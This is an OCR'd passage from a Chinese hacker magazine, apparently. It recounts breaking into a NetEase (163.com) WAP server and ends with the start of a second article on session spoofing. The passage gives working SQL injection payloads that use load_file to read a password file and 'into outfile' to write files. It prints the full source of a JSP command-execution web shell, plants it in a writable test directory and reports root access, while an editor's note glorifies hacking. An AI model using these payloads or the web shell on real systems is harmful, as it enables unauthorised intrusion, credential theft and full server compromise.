


图9

我又读了另几个文件都成功返回，这说明是一个服务器哦！对我来说，最感兴趣的东西当然是密码了！查看刚才返回的源文件，我发现里面包含了 Function.jsp，于是就去读 Function.jsp 的内容，提交：http://XXX.163.com/wap/content.jsp?id=120 and 1=2 union select 1,2,3,4,5,user(),database(),8,9,load_file('/home/project/web163/web/function.jsp')/*，返回结果如图10，哈哈，看源文件得到了密码！我们来连接试试，打开自己的 Mysql 客户端连接了上去，输入得到的密码后，如图11，看来是 Mysql 拒绝了其他 IP 的登录！虽然不能连接 Mysql，但是我们已经有了一个注入点，还能写文件和读文件，那么就从脚本上继续前进吧！

既然知道了 web 路径，又能写文件，那么能不能使用“into outfile”导出一个 webshell 呢？我试着开始提交：http://XXX.163.com/wap/content.jsp?id=120 and 1=2 union select 1,2,3,4,5,6,7,8,9,10 into outfile '/home/project/web163/web/jnc.jsp'/*，但是结果却很令我郁闷，写到 /tmp/ 下就成功，换到 web 目录下就不行，试了很多次都是这个结果，应该是权限的原因了！UNIX/Linux 很大的一个优点就是权限设置得很好，默认只有创建者才有权限修改文件，我们当前使用的用户是 Mysql

的，当然不能在apache的目录下建立文件了！至此我的入侵遇到了第一个阻碍，并且暂时没有办法解决！

这条路不行就还回到脚本上来吧！去根目录加了个/admin，却提示403Forbiden错误，哈哈，这个是管理目录了！于是兴冲冲的提交login.jsp和login.html以及所有我觉得可能的后台登录文件，但服务器都无情的给了我一个404错误，这条路也死在这里了！

我停下来想了想，忽然想到，UNIX/Linux服务器本身是很安全的，但是会不会存在人为的安全漏洞呢？我在其他的网站上经常看到除了一些常用的目录外，管理员还设置了test目录以方便其他管理员调试脚本，并且这个目录的权限通常是设置成777，也就是任何人（Everyone）可读可写的，如果存在这样的目录的话……

我马上去网站提交：**http://XXX.163.com/test/**，提示404不存在，提交**http://XXX.163.com/wap/test/**，提示了“403 Forbidden”，哈哈，居然存在啊！我马上接着提交：**http://XXX.163.com/wap/content.jsp?id=120 and 1=2 union select 1,2,3,4,5,6,7,8,9,10 into outfile '/home/project/web163/web/test/jnc.txt'/***，等到返回错误的时候去访问http://XXX.163.com/wap/test/jnc.txt，如图12，哈哈，存在啊！看来真让我发现一个人为的安全隐患啊！这就是经验了！好了，可以导出为txt文件，那么导出为Php文件呢？我写了一个一句话木马导出为php文件，访问这个Php文件居然提示下载，看来web目录只支持jsp后缀，我们只能导出为jsp文件了！我马上找了个jsp后门：




图10




图11

```
<%@ page import="java.io.*" %>
<%
    try {
String cmd = request.getParameter("cmd");
   Process child = Runtime.getRuntime().exec(cmd);
  InputStream in = child.getInputStream();
            int c;
            while ((c = in.read()) != -1) {
                out.print((char)c);
            }
            in.close();
            try {
                child.waitFor();
            } catch (InterruptedException e) {
                e.printStackTrace();
            }
    } catch (IOException e) {
            System.err.println(e);
        }
%>
```




图12




图13




图14

就是能执行命令，执行形式是在Url里访问“jnc.jsp?cmd=命令”，因为我们是用“into outfile”导文件并且是在Union查询中用的，所以要导出的内容必须在Union的最后，否则是不能得到我们结果的，在导出之前我们还要将jsp的语句写到一行，不影响jsp的执行但是方便我们导出！再看看，发现字符好象太长，Get可能满足不了要求，于是干脆自己写了个Html吧！内容如下：

```
<form action=http://XXX.163.com/wap/content.jsp method=post>
<input name=id type=text size=1000>
<input type=submit>
</form>
```

然后提交栏里写上：**120 and 1=2 union select 1,2,3,4,5,6,7,8,9,'写在一行的木马语句' into outfile '/home/project/web163/web/test/jnc.jsp'/***，如图13，点提交之后我们去test目录看看，哈哈，我们的木马真的存在了！提交：**http://XXX.163.com/wap/test/jsp3.jsp?cmd=id**，返回结果如图14所示，居然是root权限的，这可是最大哟，省得我们再提权了！

一个小小的参数没有过滤，再加上一个用于调试脚本的目录的权限设置不正确，导致的结果就是整个服务器的沦陷，不仅仅是网易的管理员，也希望所有的管理员能够重视这个问题。有什么问题欢迎到X的论坛（www.hackerxfiles.net/index.php）和我一起探讨！

X小编语：人怕出名猪怕壮；服务多了怕有洞！这是呆呆最近总结出来的名言，就以网易来说吧，服务多了，钱也挣了，这自然嘛，漏洞也就不缺少了。当黑客看上了有漏洞的网易……大家说会发生什么事呢？连网易也拜倒在剑心的超短裙之下，噢，说错了，sorry，应该说是连网易也倒在了黑客的魔手之下，Internet上还有什么是安全的呢？或许最后我们总结出来的就是：黑客，才是Internet的老大。

菜鸟的Session欺骗大法

Morephaze

一天，朋友在学校的虚拟主机弄了一个站点，据说是自己开发的源代码，想让我帮他做个检测，恰好最近在学习asp脚本，于是就答应了。

得到地址后，二话没说先看看有没有注入漏洞，如图1所示，站点上基本也就只有一些文章，留言板也没有，看看这一处链接，分别提交“and 1=1”和“and 1=2”，返回同一个页面，如图2，说明这一个参数不存在注入。




图1

